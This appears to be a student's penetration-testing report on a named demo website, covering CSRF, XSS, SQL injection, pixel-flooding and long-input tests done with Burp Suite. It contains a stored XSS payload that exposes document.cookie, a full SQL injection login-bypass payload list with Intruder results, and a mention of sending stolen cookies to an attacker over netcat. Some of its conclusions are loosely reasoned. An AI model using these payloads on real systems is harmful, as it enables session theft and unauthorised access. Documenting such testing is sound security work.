


When user clicks the first name in profile, he/she is redirected to a malicious page



User ends up at the Malicious page but the POST request fails with a ***status code of 404 Not Found.***

Further, in the below screenshot, it can be confirmed that the session cookies of the user are successfully imported to the malicious page.




Also, in the below screenshot, the request message parameters can be seen

confirm_password: ***Welcome2eoa@***

new_password: ***Welcome2eon@***

old_password: ***Welcome2eon@***



Everything seems to be fine but still the POST request cannot be serviced. This concludes that the website is CSRF proof.

HENCE THE WEBSITE DOESN'T HAVE CSRF VULNERABILITY

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
XSS Attack




The first name is set as

<img src=’’ onerror=’alert(document.cookie)’>

And the last name is set to my SRN


PES1201800144

These settings are saved.



The POST request is intercepted with the malicious first name

When the profile is viewed, the script in first name is executed. The image *source* is empty which triggers the script mentioned in *onerror* attribute.



The page cookie is exposed. This is a successful XSS attack.

Furthermore, this cookie can be sent to an attacker machine through TCP netcat listener.

This cookie can be stolen and used for deadlier attacks

HENCE THE WEBSITE HAS XSS VULNERABILITY

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

SQL Injection



Trying SQL injection code in the username to get into the *testadmin* account.

Please note that I've used my SRN as password



The packet response can be seen as 403 Forbidden or *Permission Denied*. This page doesn't report any SQL errors because of the quotes in the username field. This states that the website has successfully caught an SQL injection attempt and handled the error.

Additionally, to make sure, a list was created with all the SQL injection commands to bypass the login screen and that was tried in the **Intruder** tab of Burp Suite. This technique is called **fuzzing**.

```
warlock@pes1201800144rajdeep:~$ cat Auth-bypass.txt
'-'
' '
'&'
'^'
'*'
' or ''-'
' or '' '
' or ''&'
' or ''^'
' or ''*'
"-"
" "
"&"
"^"
"*"
" or ""-"
" or "" "
" or ""&"
" or ""^"
" or ""*"
or true--
" or true--
' or true--
") or true--
') or true--
' or 'x'='x
') or ('x')=('x
')) or (('x'))=(('x
" or "x"="x
") or ("x")=("x
")) or (("x"))=(("x
or 1=1
or 1=1--
or 1=1#
or 1=1/*
admintest' --
admintest' #
admintest'/*
admintest' or '1'='1
admintest' or '1'='1'--
admintest' or '1'='1'#
admintest' or '1'='1'/*
admintest'or 1=1 or ''='
admintest' or 1=1
admintest' or 1=1--
admintest' or 1=1#
admintest' or 1=1/*
admintest') or ('1'='1
admintest') or ('1'='1'--
admintest') or ('1'='1'#
admintest') or ('1'='1'/*
admintest') or '1'='1
admintest') or '1'='1'--
```

This list is tried on the website through the Intruder tab in Burp Suite

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		403			421	
1	'-'	403			421	
2	' '	403			421	
3	'&'	403			421	
4	'^'	403			421	
5	'*'	403			421	
6	' or "-'	403			421	
7	' or " '	403			421	
8	' or "&'	403			421	
9	' or "^'	403			421	
10	' or "*'	403			421	
11	"-"	403			421	
12	" "	403			421	
13	"&"	403			421	
14	"^"	403			421	
15	"*"	403			421	
16	" or ""-"	403			421	
17	" or "" "	403			421	
18	" or ""&"	403			421	
19	" or ""^"	403			421	
20	" or ""*"	403			421	
21	or true--	403			421	
22	" or true--	403			421	
23	' or true--	403			421	
24	") or true--	403			421	
25	') or true--	403			421	
26	' or 'x'='x	403			421	
27	') or ('x')=('x	403			421	
28	')) or (('x'))=((x	403			421	
29	" or "x"="x	403			421	
30	") or ("x")=("x	403			421	
31	")) or (("x"))=((("x	403			421	
32	or 1=1	403			421	
33	or 1=1--	403			421	
34	or 1=1#	403			421	
35	or 1=1/*	403			421	
36	admintest' --	403			421	
37	admintest' #	403			421	
38	admintest'/*	403			421	
39	admintest' or '1'='1	403			421	
40	admintest' or '1'='1'--	403			421	
41	admintest' or '1'='1'#	403			421	

All the test cases fail. This gives us confidence on the result

HENCE THE WEBSITE DOESN'T HAVE SQL INJECTION VULNERABILITY

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
Pixel Flooding Denial of Service Attack

Pixel Flooding attack is a type of Denial of Service attack.

There is an image on the below link named *lottapixel.jpg*

https://hackerone.com/reports/390

This image is of **5kB in size** and has dimensions **64250x64250 pixels.**
When this image is uploaded to the website in the profile picture section, the website becomes unresponsive and crashes.



The website remains unresponsive until timeout. This is a vulnerability since the website becomes unresponsive and hence denying access to genuine users.

This phenomena happens because:

When the image is uploaded to the website, the website tries to load the image in its memory. In this case, the image has way too many pixels which when loaded to the memory, floods the memory making the system unresponsive.

HENCE THE WEBSITE IS VULNERABLE TO PIXEL FLOODING ATTACK

==========


Buffer Overflow Attack

Generally, websites should contain/limit the number of input characters to an input field on each webpage. For the given website(https://demopes.eoxvantage.com), the buffer overflow attack is checked

For this attack, the edit profile details have to be saved many times with different lengths of inputs to check for the overflow of an input field. Hence the ***Repeater*** tab of Burp Suite has been used to send multiple responses with quick edits. This is done by initially intercepting the login POST request and sending it to the ***Repeater*** tab.


CASE 1:

For starting this attack, a simple python script has been written to ***generate a random string of 20 characters.***



The POST request is sent using the *Repeater* tab


Please find the terminal name as my SRN and name.



When the request on the left side is sent with a random string of length 20 characters, the response on the right side is ***success*** with ***status code 200.***


CASE 2:

Next, the script is run again to ***generate a random string of 60 characters***.



This 60 character long string is sent as the firstname field input in the POST request message

Please find the terminal name as my SRN and name.



In this case, the website cannot handle the 60 characters long input. This triggers the ***error*** in response message with a ***status code 500*** which specifies **Internal Server Error**.

We can conclude that the website source code doesn't handle long inputs and hence is prone to crashing on long inputs.

HENCE THE WEBSITE IS VULNERABLE TO BUFFER OVERFLOW ATTACKS ON INPUT FIELDS

